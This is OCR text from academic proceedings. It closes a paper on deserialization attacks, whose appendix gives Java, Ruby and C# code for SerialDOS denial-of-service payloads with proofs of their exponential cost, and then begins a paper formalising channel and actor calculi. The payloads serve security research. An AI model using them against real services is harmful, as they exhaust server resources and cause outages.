49 Luis Mastrangelo, Luca Ponzanelli, Andrea Mocci, Michele Lanza, Matthias Hauswirth, and Nathaniel Nystrom. Use at your own risk: the java unsafe api in the wild. In *Proceedings OOSPSLA'15*. ACM, 2015.

50 Bertrand Meyer. Applying'design by contract'. *Computer*, 25(10):40–51, 1992.

51 Heather Miller, Philipp Haller, Eugene Burmako, and Martin Odersky. Instant pickles: generating object-oriented pickler combinators for fast and extensible serialization. In *Proceedings OOPSLA'13*, pages 183–202. ACM, 2013.

52 A. Muñoz and C. Schneider. The Perils of Java Deserialization, 2016. [Online; accessed 1-December-2016]. URL: `https://community.hpe.com/t5/Security-Research/The-perils-of-Java-deserialization/ba-p/6838995#.WECzUsJ96cY`.

53 Alvaro Muñoz. Serial Killer: Silently Pwning Your Java Endpoints, 2016. [Online; accessed 3-December-2016]. URL: `https://www.rsaconference.com/writable/presentations/file_upload/asd-f03-serial-killer-silently-pwning-your-java-endpoints.pdf`.

54 Oswaldo Olivo, Isil Dillig, and Calvin Lin. Static detection of asymptotic performance bugs in collection traversals. In *Proceedings PLDI'15*, pages 369–378. ACM, 2015.

55 JEP 290: Filter Incoming Serialization Data, 2016. [Online; accessed 5-November-2016]. URL: `http://openjdk.java.net/jeps/290`.

56 Or Peles and Roee Hay. One class to rule them all: 0-day deserialization vulnerabilities in android. In *Proceedings WOOT'15*. USENIX, 2015.

57 Tomas Polesovsky. Java Deserialization Denial-of-Service Payloads, 2016. [Online; accessed 31-October-2016]. URL: `http://topolik-at-work.blogspot.co.nz/2016/04/java-deserialization-dos-payloads.html`.

58 Xiaohu Qie, Ruoming Pang, and Larry Peterson. Defensive programming: Using an annotation toolkit to build dos-resistant software. *ACM SIGOPS Operating Systems Review*, 36(SI):45–60, 2002.

59 Roger Riggs, Jim Waldo, Ann Wollrath, and Krishna Bharat. Pickling state in the java system. In *Proceedings COOTS'96*. USENIX, 1996.

60 Luis Rodero-Merino, Luis M. Vaquero, Eddy Caron, Adrian Muresan, and Frédéric Desprez. Building safe paas clouds: A survey on security in multitenant software platforms. *Comput. Secur.*, 31(1):96–108, February 2012. `doi:10.1016/j.cose.2011.10.006`.

61 Christophe Scholliers, Éric Tanter, and Wolfgang De Meuter. Computational contracts. *Science of Computer Programming*, 98(P3):360–375, 2015.

62 Marc Schönefeld. *Refactoring of Security Antipatterns in Distributed Java Components*. Schriften aus der Fakultät Wirtschaftsinformatik und Angewandte Informatik der Otto-Friedrich-Universität Bamberg. University of Bamberg Press, 2010.

63 Robert W Shirey. Internet security glossary, version 2, 2007. [Online; accessed 25-November-2016]. URL: `https://tools.ietf.org/html/rfc4949`.

64 Steve Sounders. Velocity and the Bottom Line, 2009. [Online; accessed 25-November-2016]. URL: `http://radar.oreilly.com/2009/07/velocity-making-your-site-fast.html`.

65 Christopher Späth, Christian Mainka, Vladislav Mladenov, and Jörg Schwenk. Sok: Xml parser vulnerabilities. In *Proceedings WOOT'16*. USENIX, 2016.

66 Katrina Tsipenyuk, Brian Chess, and Gary McGraw. Seven pernicious kingdoms: a taxonomy of software security errors. *IEEE Security Privacy*, 3(6):81–84, Nov 2005. `doi:10.1109/MSP.2005.159`.

67 Changzhou Wang, Guijun Wang, Haiqin Wang, Alice Chen, and Rodolfo Santiago. Quality of service (qos) contract specification, establishment, and monitoring for service level management. In *Proceedings EDOCW'06*. IEEE, 2006.

68 Xstream, a simple library to serialize objects to xml and back again, 2016. [Online; accessed 31-October-2016]. URL: `http://x-stream.github.io/`.

A Additional Source Code Listings

A.1 Java

```
public static Object payload() throws Exception {
JFrame frame = new JFrame(); JPanel panel = new JPanel();
frame.setContentPane(panel);
CompoundBorder root = BorderFactory.createCompoundBorder();
CompoundBorder s1 = root;
CompoundBorder s2 = BorderFactory.createCompoundBorder();
for (int i = 0; i < 100; i++) {
CompoundBorder t1 = BorderFactory.createCompoundBorder();
CompoundBorder t2 = BorderFactory.createCompoundBorder();
setField(s1,"outsideBorder",t1); setField(s1,"insideBorder",t2);
setField(s2,"outsideBorder",t1); setField(s2,"insideBorder",t2);
s1 = t1; s2 = t2;
}
setField(s1,"outsideBorder",BorderFactory.createEtchedBorder());
setField(s2,"insideBorder",BorderFactory.createEtchedBorder()); return frame;
}
private static void setField(Object object ,String fieldName ,Object value)
throws Exception {
Field field = object.getClass().getDeclaredField(fieldName);
field.setAccessible(true); field.set(object ,value);
}
```

Listing 7 Swing-based SerialDOS payload construction.

A.2 Ruby

```
require 'set'
root = Set.new
s1 = root
s2 = Set.new
for i in 1..100  do
t1 = Set.new
t2 = Set.new
t1.add("foo")
s1.add(t1)
s1.add(t2)
s2.add(t1)
s2.add(t2)
s1 = t1
s2 = t2
end
data = Marshal.dump(root)
deser = Marshal.load(data)
```

Listing 8 SerialDOS in Ruby (`Marshal` version).

A.3 C#

```
using System;
using System.Collections;
using System.Runtime.Serialization;
using System.IO;
using System.Runtime.Serialization.Formatters.Binary;
public class SerialDOS {
public static void Main(){
//serialize
var outStream = new MemoryStream();
var bf = new BinaryFormatter();
bf.Serialize(outStream, payload());
//deserialize
var inStream = new MemoryStream(outStream.ToArray());
var deserializedObject = bf.Deserialize(inStream);
}
public static Object payload() {
var top = new object[2];
```

```
var comp = StructuralComparisons.StructuralEqualityComparer;
var root = new Hashtable(comp);
root.Add(top, "foo");
var s1 = top;
var s2 = new object[2];
for (int i = 0; i < 50; i++) {
var t1 = new object[2]; var t2 = new object[2];
s1[0] = t1; s1[1] = t2;
s2[0] = t1; s2[1] = t2;
s1 = t1; s2 = t2;
}
return root;
}
}
```

Listing 9 .NET/C# SerialDOS.

```
public static Object payload() {
var top = new object[1];
var comp = StructuralComparisons.StructuralEqualityComparer;
var root = new Hashtable(comp);
root.Add(top,"");
top[0]=top;
return root;
}
```

Listing 10 .NET/C# Turtles all the way down (payload construction only).

B Proofs

▶ Observation 1. The number of invocations needed to deserialise the SerialDOS payload is $inv(n) = 5 \times 2^{n-1} - 2$.

Proof. We prove the theorem by induction. At level 1, there are three invocations as shown in Figure 2, and indeed we find $inv(3) = 5 \times 2^0 - 2 = 3$ The number of invocations of `t?_<k>.hashCode()` doubles at each level, starting with 2 at level 1 as each invocation of `t?_<k>.hashCode()` (? is either 1 or 2) leads to two new invocations `t1_<k+1>.hashCode()` and `t2_<k+1>.hashCode()`, respectively. Therefore, the number of invocations of `t?_<k>.hashCode()` is $inv_t(k) = 2^k$. The number of invocations of `t1_<k>.hashCode()` is half this, 2^{k-1}. Since each invocation of `t1_<k>.hashCode()` triggers an invocation of `"foo".hashCode()` on the next level, the number of new invocations of `"foo".hashCode()` at level k is $inv_{foo}(k) = 2^{k-2}$. Now lets assume the above formula holds for level k. We compute the number of invocations at level $k+1$ by adding the new invocations at level $k+1$ to the total number of invocations at level k:

$$\begin{aligned} inv(k+1) &= inv(k) + inv_t(k+1) + inv_{foo}(k+1) & &= 5 \times 2^{k-1} - 2 + 2^{k+1} + 2^{k-1} \\ &= 5 \times 2^{k-1} + 4 \times 2^{k-1} + 2^{k-1} - 2 & &= 10 \times 2^{k-1} - 2 \\ &= 5 \times 2^k - 2 \end{aligned}$$

QED

▶ Observation 2. The number of invocations needed to deserialise the Pufferfish payload is $inv(n) = 3 \times 2^n - 2$.

Proof. We prove the theorem by induction. We first consider invocations at level 1, this is when the first two invocations `t1_1.toString()` and `t2_1.toString()` occur (see Figure 4). We find that $inv(1) = 6 - 2 = 4$, as expected. Now consider an arbitrary level k. In analogy to the proof of observation 1, we find that $inv_t(k) = 2^k$, where $inv_t(k)$ is the number of invocations of `t?_k.toString()`, and $inv_{10}(k) = 2^{k-1}$, where $inv_{10}(k)$ is the number of new invocations of `"0".toString()` and `"1".toString()` at level k. Therefore we find that:

10:32 Evil Pickles

$$
\begin{aligned}
inv(k+1) &= inv(k) + inv_t(k+1) + inv_{01}(k+1) && = 3 \times 2^k - 2 + 2^{k+1} + 2^k \\
&= 3 \times 2^k + 2 \times 2^k + 2^k - 2 && = 6 \times 2^k - 2 \qquad \text{QED} \\
&= 3 \times 2^{k+1} - 2
\end{aligned}
$$

Mixing Metaphors: Actors as Channels and Channels as Actors*

Simon Fowler[1], Sam Lindley[2], and Philip Wadler[3]

1 **University of Edinburgh, Edinburgh, United Kingdom**
`simon.fowler@ed.ac.uk`
2 **University of Edinburgh, Edinburgh, United Kingdom**
`sam.lindley@ed.ac.uk`
3 **University of Edinburgh, Edinburgh, United Kingdom**
`wadler@inf.ed.ac.uk`

Abstract

Channel- and actor-based programming languages are both used in practice, but the two are often confused. Languages such as Go provide anonymous processes which communicate using buffers or rendezvous points—known as channels—while languages such as Erlang provide addressable processes—known as actors—each with a single incoming message queue. The lack of a common representation makes it difficult to reason about translations that exist in the folklore. We define a calculus λ_{ch} for typed asynchronous channels, and a calculus λ_{act} for typed actors. We define translations from λ_{act} into λ_{ch} and λ_{ch} into λ_{act} and prove that both are type- and semantics-preserving. We show that our approach accounts for synchronisation and selective receive in actor systems and discuss future extensions to support guarded choice and behavioural types.

1998 ACM Subject Classification D.1.3 Concurrent Programming

Keywords and phrases Actors, Channels, Communication-centric Programming Languages

Digital Object Identifier 10.4230/LIPIcs.ECOOP.2017.11


1 Introduction

When comparing channels (as used by Go) and actors (as used by Erlang), one runs into an immediate mixing of metaphors. The words themselves do not refer to comparable entities!

In languages such as Go, anonymous processes pass messages via named channels, whereas in languages such as Erlang, named processes accept messages from an associated mailbox. A channel is either a named rendezvous point or buffer, whereas an actor is a process. We should really be comparing named processes (actors) with anonymous processes, and buffers tied to a particular process (mailboxes) with buffers that can link any process to any process (channels). Nonetheless, we will stick with the popular names, even if it is as inapposite as comparing TV channels with TV actors.

Figure 1 compares asynchronous channels with actors. On the left, three anonymous processes communicate via channels named a, b, c. On the right, three processes named A, B, C send messages to each others' associated mailboxes. Actors are necessarily asynchronous, allowing non-blocking sends and buffering of received values, whereas channels can either be asynchronous or synchronous (rendezvous-based). Indeed, Go provides both synchronous *and* asynchronous channels, and libraries such as `core.async` [24] provide library support

* This work was supported by EPSRC grants EP/L01503X/1 (University of Edinburgh CDT in Pervasive Parallelism) and EP/K034413/1 (A Basis for Concurrency and Distribution).



(a) Asynchronous Channels. **(b)** Actors.

Figure 1 Channels and Actors.

for asynchronous channels. However, this is not the only difference: each actor has a single buffer which only it can read—its *mailbox*—whereas asynchronous channels are free-floating buffers that can be read by any process with a reference to the channel.

Channel-based languages such as Go enjoy a firm basis in process calculi such as CSP [25] and the π-calculus [38]. It is easy to type channels, either with simple types (see [46], p. 231) or more complex systems such as session types [26, 27, 17]. Actor-based languages such as Erlang are seen by many as the "gold standard" for distributed computing due to their support for fault tolerance through supervision hierarchies [6, 7].

Both models are popular with developers, with channel-based languages and frameworks such as Go, Concurrent ML [45], and Hopac [28]; and actor-based languages and frameworks such as Erlang, Elixir, and Akka.

1.1 Motivation

This paper provides a formal account of actors and channels as implemented in programming languages. Our motivation for a formal account is threefold: it helps clear up confusion; it clarifies results that have been described informally by putting practice into theory; and it provides a foundation for future research.

Confusion. There is often confusion over the differences between channels and actors. For example, the following questions appear on StackOverflow and Quora respectively:

> "If I wanted to port a Go library that uses Goroutines, would Scala be a good choice because its inbox/[A]kka framework is similar in nature to coroutines?" [31], and

> "I don't know anything about [the] actor pattern however I do know goroutines and channels in Go. How are [the] two related to each other?" [29]

In academic circles, the term *actor* is often used imprecisely. For instance, Albert et al. [5] refer to Go as an actor language. Similarly, Harvey [21] refers to his language Ensemble as actor-based. Ensemble is a language specialised for writing distributed applications running on heterogeneous platforms. It is actor-based to the extent that it has lightweight, addressable, single-threaded processes, and forbids co-ordination via shared memory. However, Ensemble communicates using channels as opposed to mailboxes so we would argue that it is channel-based (with actor-like features) rather than actor-based.

Putting practice into theory. The success of actor-based languages is largely due to their support for *supervision*. A popular pattern for writing actor-based applications is to arrange processes in *supervision hierarchies* [6], where *supervisor* processes restart child processes should they fail. Projects such as Proto.Actor [44] emulate actor-style programming in a channel-based language in an attempt to gain some of the benefits, by associating queues with processes. Hopac [28] is a channel-based library for F#, based on Concurrent ML [45]. The documentation [1] contains a comparison with actors, including an implementation of a simple actor-based communication model using Hopac-style channels, as well as an implementation of Hopac-style channels using an actor-based communication model. By comparing the two, this paper provides a formal model for the underlying techniques, and studies properties arising from the translations.

A foundation for future research. Traditionally, actor-based languages have had untyped mailboxes. More recent advancements such as TAkka [22], Akka Typed [4], and Typed Actors [47] have added types to mailboxes in order to gain additional safety guarantees. Our formal model provides a foundation for these innovations, characterises why naïvely adding types to mailboxes is problematic, and provides a core language for future experimentation.

1.2 Our approach

We define two concurrent λ-*calculi*, describing *asynchronous* channels and type-parameterised actors, define translations between them, and then discuss various extensions.


Why the λ calculus? Our common framework is that of a simply-typed concurrent λ-calculus: that is, a λ-calculus equipping a term language with primitives for communication and concurrency, as well as a language of *configurations* to model concurrent behaviour. We work with the λ-calculus rather than a process calculus for two reasons: firstly, the simply-typed λ-calculus has a well-behaved core with a strong metatheory (for example, confluent reduction and strong normalisation), as well as a direct propositions-as-types correspondence with logic. We can therefore modularly extend the language, knowing which properties remain; typed process calculi typically do not have such a well-behaved core.

Secondly, we are ultimately interested in functional programming languages; the λ calculus is the canonical choice for studying such extensions.

Why asynchronous channels? While actor-based languages must be asynchronous by design, channels may be either synchronous (requiring a rendezvous between sender and receiver) or asynchronous (where sending happens immediately). In this paper, we consider asynchronous channels since actors must be asynchronous, and it is possible to emulate asynchronous channels using synchronous channels [45]. We could adopt synchronous channels, use these to encode asynchronous channels, and then do the translations. We elect not to since it complicates the translations, and we argue that the distinction between synchronous and asynchronous communication is not *the* defining difference between the two models.

1.3 Summary of results

We identify four key differences between the models, which are exemplified by the formalisms and the translations: process addressability, the restrictiveness of communication patterns, the granularity of typing, and the ability to control the order in which messages are processed.



(a) Channel. **(b)** Mailbox.

Figure 2 Mailboxes as pinned channels.

Process addressability. In channel-based systems, processes are *anonymous*, whereas channels are named. In contrast, in actor-based systems, processes are named.

Restrictiveness of communication patterns. Communication over full-duplex channels is more liberal than communication via mailboxes, as shown in Figure 2. Figure 2a shows the communication patterns allowed by a single channel: each process P_i can use the channel to communicate with every other process. Conversely, Figure 2b shows the communication patterns allowed by a mailbox associated with process P_2: while any process can send to the mailbox, only P_2 can read from it. Viewed this way, it is apparent that the restrictions imposed on the communication behaviour of actors are exactly those captured by Merro and Sangiorgi's localised π-calculus [37].

Readers familiar with actor-based programming may be wondering whether such a characterisation is too crude, as it does not account for processing messages out-of-order. Fear not—we show in Section 7 that our minimal actor calculus can simulate this functionality.

Restrictiveness of communication patterns is not necessarily a bad thing; while it is easy to distribute actors, *delegation* of asynchronous channels is more involved, requiring a distributed algorithm [30]. Associating mailboxes with addressable processes also helps with structuring applications for reliability [7].

Granularity of typing. As a result of the fact that each process has a single incoming message queue, mailbox types tend to be less precise; in particular, they are most commonly variant types detailing all of the messages that can be received. Naïvely implemented, this gives rise to the *type pollution problem*, which we describe further in Section 2.

Message ordering. Channels and mailboxes are ordered message queues, but there is no inherent ordering between messages on two different channels. Channel-based languages allow a user to specify from which channel a message should be received, whereas processing messages out-of-order can be achieved in actor languages using selective receive.

The remainder of the paper captures these differences both in the design of the formalisms, and the techniques used in the encodings and extensions.

1.4 Contributions and paper outline

This paper makes five main contributions:

1. A calculus λ_{ch} with typed asynchronous channels (Section 3), and a calculus λ_{act} with type-parameterised actors (Section 4), based on the λ-calculus extended with communication

```
chanStack(ch) ≜ rec loop(st).
    let cmd ⇐ take ch in
    case cmd {
      Push(v) ↦ loop(v :: st)
      Pop(resCh) ↦
        case st {
          [ ] ↦ give (None) resCh;
                loop [ ]
          x :: xs ↦ give (Some(x)) resCh;
                loop xs   }
    }

chanClient(stackCh) ≜
  give (Push(5)) stackCh;
  let resCh ⇐ newCh in
  give (Pop(resCh)) stackCh;
  take resCh

chanMain ≜
  let stackCh ⇐ newCh in
  fork (chanStack(stackCh) [ ]);
  chanClient(stackCh)
```

(a) Channel-based stack.

```
actorStack ≜ rec loop(st).
    let cmd ⇐ receive in
    case cmd {
      Push(v) ↦ loop(v :: st)
      Pop(resPid) ↦
        case st {
          [ ] ↦ send (None) resPid;
                loop [ ]
          x :: xs ↦ send (Some(x)) resPid;
                loop xs   }
    }

actorClient(stackPid) ≜
  send (Push(5)) stackPid;
  let selfPid ⇐ self in
  send (Pop(selfPid)) stackPid;
  receive

actorMain ≜
  let stackPid ⇐ spawn (actorStack [ ]) in
  actorClient(stackPid)
```

(b) Actor-based stack.

Figure 3 Concurrent stacks using channels and actors.

primitives specialised to each model. We give a type system and operational semantics for each calculus, and precisely characterise the notion of progress that each calculus enjoys.

2. A simple translation from λ_{act} into λ_{ch} (Section 5), and a more involved translation from λ_{ch} into λ_{act} (Section 6), with proofs that both translations are type- and semantics-preserving. While the former translation is straightforward, it is *global*, in the sense of Felleisen [12]. While the latter is more involved, it is in fact *local*. Our initial translation from λ_{ch} to λ_{act} sidesteps type pollution by assigning the same type to each channel in the system.
3. An extension of λ_{act} to support synchronous calls, showing how this can alleviate type pollution and simplify the translation from λ_{ch} into λ_{act} (Section 7.1).
4. An extension of λ_{act} to support Erlang-style selective receive, a translation from λ_{act} with selective receive into plain λ_{act}, and proofs that the translation is type- and semantics-preserving (Section 7.2).
5. An extension of λ_{ch} with input-guarded choice (Section 7.3) and an outline of how λ_{act} might be extended with behavioural types (Section 7.4).

The rest of the paper is organised as follows: Section 2 displays side-by-side two implementations of a concurrent stack, one using channels and the other using actors; Section 3–7 presents the main technical content; Section 8 discusses related work; and Section 9 concludes.

2 Channels and actors side-by-side

Let us consider the example of a concurrent stack. A concurrent stack carrying values of type A can receive a command to push a value onto the top of the stack, or to pop a value and return

```
chanClient2(intStackCh, stringStackCh) ≜
  let intResCh ⇐ newCh in
  let strResCh ⇐ newCh in
  give (Pop(intResCh)) intStackCh;
  let res1 ⇐ take intResCh in
  give (Pop(strResCh)) stringStackCh;
  let res2 ⇐ take strResCh in
  (res1, res2)
```

```
actorClient2(intStackPid, stringStackPid) ≜
  let selfPid ⇐ self in
  send (Pop(selfPid)) intStackPid;
  let res1 ⇐ receive in
  send (Pop(selfPid)) stringStackPid;
  let res2 ⇐ receive in
  (res1, res2)
```

Figure 4 Clients interacting with multiple stacks.

it to the process making the request. Assuming a standard encoding of algebraic datatypes, we define a type Operation(A) = Push(A) | Pop(B) (where B = ChanRef(A) for channels, and ActorRef(A) for actors) to describe operations on the stack, and Option(A) = Some(A) | None to handle the possibility of popping from an empty stack.

Figure 3 shows the stack implemented using channels (Figure 3a) and using actors (Figure 3b). Each implementation uses a common core language based on the simply-typed λ-calculus extended with recursion, lists, and sums.

At first glance, the two stack implementations seem remarkably similar. Each:

1. Waits for a command
2. Case splits on the command, and either:
   - Pushes a value onto the top of the stack, or;
   - Takes the value from the head of the stack and returns it in a response message
3. Loops with an updated state.

The main difference is that **chanStack** is parameterised over a channel *ch*, and retrieves a value from the channel using take *ch*. Conversely, **actorStack** retrieves a value from its mailbox using the nullary primitive receive.

Let us now consider functions which interact with the stacks. The **chanClient** function sends commands over the *stackCh* channel, and begins by pushing 5 onto the stack. Next, it creates a channel *resCh* to be used to receive the result and sends this in a request, before retrieving the result from the result channel using take. In contrast, **actorClient** performs a similar set of steps, but sends its process ID (retrieved using self) in the request instead of creating a new channel; the result is then retrieved from the mailbox using receive.

Type pollution. The differences become more prominent when considering clients which interact with multiple stacks of different types, as shown in Figure 4. Here, **chanClient2** creates new result channels for integers and strings, sends requests for the results, and creates a pair of type (Option(Int) × Option(String)). The **actorClient2** function attempts to do something similar, but cannot create separate result channels. Consequently, the actor must be able to handle messages either of type Option(Int) *or* type Option(String), meaning that the final pair has type (Option(Int) + Option(String)) × (Option(Int) + Option(String)).

Additionally, it is necessary to modify **actorStack** to use the correct injection into the actor type when sending the result; for example an integer stack would have to send a value inl (Some(5)) instead of simply Some(5). This *type pollution* problem can be addressed through the use of subtyping [22], or synchronisation abstractions such as futures [10].

Syntax

$$
\begin{array}{lrl}
\text{Types} & A, B & ::= \mathbf{1} \mid A \to B \mid \mathsf{ChanRef}(A) \\
\text{Variables and names} & \alpha & ::= x \mid a \\
\text{Values} & V, W & ::= \alpha \mid \lambda x.M \mid () \\
\text{Computations} & L, M, N & ::= V\,W \\
 & & \mid \mathsf{let}\ x \Leftarrow M\ \mathsf{in}\ N \mid \mathsf{return}\ V \\
 & & \mid \mathsf{fork}\ M \mid \mathsf{give}\ V\ W \mid \mathsf{take}\ V \mid \mathsf{newCh}
\end{array}
$$

Value typing rules $\boxed{\Gamma \vdash V : A}$

$$\textsc{Var}\ \frac{\alpha : A \in \Gamma}{\Gamma \vdash \alpha : A} \qquad \textsc{Abs}\ \frac{\Gamma, x : A \vdash M : B}{\Gamma \vdash \lambda x.M : A \to B} \qquad \textsc{Unit}\ \frac{}{\Gamma \vdash () : \mathbf{1}}$$

Computation typing rules $\boxed{\Gamma \vdash M : A}$

$$\textsc{App}\ \frac{\Gamma \vdash V : A \to B \quad \Gamma \vdash W : A}{\Gamma \vdash V\,W : B} \qquad \textsc{EffLet}\ \frac{\Gamma \vdash M : A \quad \Gamma, x : A \vdash N : B}{\Gamma \vdash \mathsf{let}\ x \Leftarrow M\ \mathsf{in}\ N : B} \qquad \textsc{Return}\ \frac{\Gamma \vdash V : A}{\Gamma \vdash \mathsf{return}\ V : A}$$

$$\textsc{Give}\ \frac{\Gamma \vdash V : A \quad \Gamma \vdash W : \mathsf{ChanRef}(A)}{\Gamma \vdash \mathsf{give}\ V\ W : \mathbf{1}} \qquad \textsc{Take}\ \frac{\Gamma \vdash V : \mathsf{ChanRef}(A)}{\Gamma \vdash \mathsf{take}\ V : A} \qquad \textsc{Fork}\ \frac{\Gamma \vdash M : \mathbf{1}}{\Gamma \vdash \mathsf{fork}\ M : \mathbf{1}} \qquad \textsc{NewCh}\ \frac{}{\Gamma \vdash \mathsf{newCh} : \mathsf{ChanRef}(A)}$$

Figure 5 Syntax and typing rules for λ_{ch} terms and values.

3 λ_{ch}: A concurrent λ-calculus for channels

In this section we introduce λ_{ch}, a concurrent λ-calculus extended with asynchronous channels. To concentrate on the core differences between channel- and actor-style communication, we begin with minimal calculi; note that these do not contain all features (such as lists, sums, and recursion) needed to express the examples in Section 2.

3.1 Syntax and typing of terms

Figure 5 gives the syntax and typing rules of λ_{ch}, a λ-calculus based on fine-grain call-by-value [34]: terms are partitioned into values and computations. Key to this formulation are two constructs: $\mathsf{return}\ V$ represents a computation that has completed, whereas $\mathsf{let}\ x \Leftarrow M\ \mathsf{in}\ N$ evaluates M to $\mathsf{return}\ V$, substituting V for x in M. Fine-grain call-by-value is convenient since it makes evaluation order explicit and, unlike A-normal form [13], is closed under reduction.

Types consist of the unit type $\mathbf{1}$, function types $A \to B$, and channel reference types $\mathsf{ChanRef}(A)$ which can be used to communicate along a channel of type A. We let α range over variables x and runtime names a. We write $\mathsf{let}\ x = V\ \mathsf{in}\ M$ for $(\lambda x.M)\,V$ and $M; N$ for $\mathsf{let}\ x \Leftarrow M\ \mathsf{in}\ N$, where x is fresh.

Communication and concurrency for channels. The $\mathsf{give}\,V\,W$ operation sends value V along channel W, while $\mathsf{take}\,V$ retrieves a value from a channel V. Assuming an extension of the language with integers and arithmetic operators, we can define a function $\mathtt{neg}(c)$ which receives a number n along channel c and replies with the negation of n as follows:

$$\mathtt{neg}(c) \triangleq \mathsf{let}\ n \Leftarrow \mathsf{take}\,c\ \mathsf{in}\ \mathsf{let}\ negN \Leftarrow (-n)\ \mathsf{in}\ \mathsf{give}\ negN\ c$$

Syntax of evaluation contexts and configurations

Evaluation contexts	$E ::= [\,] \mid \mathsf{let}\ x \Leftarrow E\ \mathsf{in}\ M$
Configurations	$\mathcal{C}, \mathcal{D}, \mathcal{E} ::= \mathcal{C} \parallel \mathcal{D} \mid (\nu a)\mathcal{C} \mid a(\overrightarrow{V}) \mid M$
Configuration contexts	$G ::= [\,] \mid G \parallel \mathcal{C} \mid (\nu a)G$

Typing rules for configurations $\boxed{\Gamma; \Delta \vdash \mathcal{C}}$

$$\textsc{Par}\ \frac{\Gamma; \Delta_1 \vdash \mathcal{C}_1 \quad \Gamma; \Delta_2 \vdash \mathcal{C}_2}{\Gamma; \Delta_1, \Delta_2 \vdash \mathcal{C}_1 \parallel \mathcal{C}_2} \qquad \textsc{Chan}\ \frac{\Gamma, a : \mathsf{ChanRef}(A); \Delta, a{:}A \vdash \mathcal{C}}{\Gamma; \Delta \vdash (\nu a)\mathcal{C}} \qquad \textsc{Buf}\ \frac{(\Gamma \vdash V_i : A)_i}{\Gamma; a : A \vdash a(\overrightarrow{V})} \qquad \textsc{Term}\ \frac{\Gamma \vdash M : \mathbf{1}}{\Gamma; \cdot \vdash M}$$

Figure 6 λ_{ch} configurations and evaluation contexts.

The fork M operation spawns a new process to evaluate term M. The operation returns the unit value, and therefore it is not possible to interact with the process directly. The newCh operation creates a new channel. Note that channel creation is decoupled from process creation, meaning that a process can have access to multiple channels.

3.2 Operational semantics

Configurations. The concurrent behaviour of λ_{ch} is given by a nondeterministic reduction relation on *configurations* (Figure 6). Configurations consist of parallel composition ($\mathcal{C} \parallel \mathcal{D}$), restrictions ($(\nu a)\mathcal{C}$), computations ($M$), and buffers ($a(\overrightarrow{V})$, where $\overrightarrow{V} = V_1 \cdot \ldots \cdot V_n$).

Evaluation contexts. Reduction is defined in terms of evaluation contexts E, which are simplified due to fine-grain call-by-value. We also define configuration contexts, allowing reduction modulo parallel composition and name restriction.

Reduction. Figure 7 shows the reduction rules for λ_{ch}. Reduction is defined as a deterministic reduction on terms ($\longrightarrow_{\mathsf{M}}$) and a nondeterministic reduction relation on configurations ($\longrightarrow$). Reduction on configurations is defined modulo structural congruence rules which capture scope extrusion and the commutativity and associativity of parallel composition.

Typing of configurations. To ensure that buffers are well-scoped and contain values of the correct type, we define typing rules on configurations (Figure 6). The judgement $\Gamma; \Delta \vdash \mathcal{C}$ states that under environments Γ and Δ, $\mathcal{C}$ is well-typed. Γ is a typing environment for terms, whereas Δ is a linear typing environment for configurations, mapping names a to channel types A. Linearity in Δ ensures that a configuration $\mathcal{C}$ under a name restriction $(\nu a)\mathcal{C}$ contains exactly one buffer with name a. Note that Chan extends both Γ *and* Δ, adding an (unrestricted) *reference* into Γ and the *capability* to type a buffer into Δ. Par states that $\mathcal{C}_1 \parallel \mathcal{C}_2$ is typeable if $\mathcal{C}_1$ and $\mathcal{C}_2$ are typeable under disjoint linear environments, and Buf states that under a term environment Γ and a singleton linear environment $a{:}A$, it is possible to type a buffer $a(\overrightarrow{V})$ if $\Gamma \vdash V_i{:}A$ for all $V_i \in \overrightarrow{V}$. As an example, $(\nu a)(a(\overrightarrow{V}))$ is well-typed, but $(\nu a)(a(\overrightarrow{V}) \parallel a(\overrightarrow{W}))$ and $(\nu a)(\mathsf{return}\ ())$ are not.

Relation notation. Given a relation R, we write R^+ for its transitive closure, and R^* for its reflexive, transitive closure.

Reduction on terms

$$(\lambda x.M)\,V \longrightarrow_{\mathsf{M}} M\{V/x\} \qquad \mathsf{let}\ x \Leftarrow \mathsf{return}\ V\ \mathsf{in}\ M \longrightarrow_{\mathsf{M}} M\{V/x\} \qquad E[M_1] \longrightarrow_{\mathsf{M}} E[M_2] \ (\text{if } M_1 \longrightarrow_{\mathsf{M}} M_2)$$

Structural congruence

$$\mathcal{C} \parallel \mathcal{D} \equiv \mathcal{D} \parallel C \qquad \mathcal{C} \parallel (\mathcal{D} \parallel \mathcal{E}) \equiv (\mathcal{C} \parallel D) \parallel \mathcal{E} \qquad \mathcal{C} \parallel (\nu a)\mathcal{D} \equiv (\nu a)(\mathcal{C} \parallel \mathcal{D}) \text{ if } a \notin \mathsf{fv}(\mathcal{C})$$

$$G[\mathcal{C}] \equiv G[\mathcal{D}] \text{ if } \mathcal{C} \equiv \mathcal{D}$$

Reduction on configurations

$$\begin{array}{lrcll}
\textsc{Give} & E[\mathsf{give}\,W\,a] \parallel a(\overrightarrow{V}) & \longrightarrow & E[\mathsf{return}\,()] \parallel a(\overrightarrow{V} \cdot W) & \\
\textsc{Take} & E[\mathsf{take}\,a] \parallel a(W \cdot \overrightarrow{V}) & \longrightarrow & E[\mathsf{return}\,W] \parallel a(\overrightarrow{V}) & \\
\textsc{Fork} & E[\mathsf{fork}\,M] & \longrightarrow & E[\mathsf{return}\,()] \parallel M & \\
\textsc{NewCh} & E[\mathsf{newCh}] & \longrightarrow & (\nu a)(E[\mathsf{return}\,a] \parallel a(\epsilon)) & (a \text{ is a fresh name}) \\
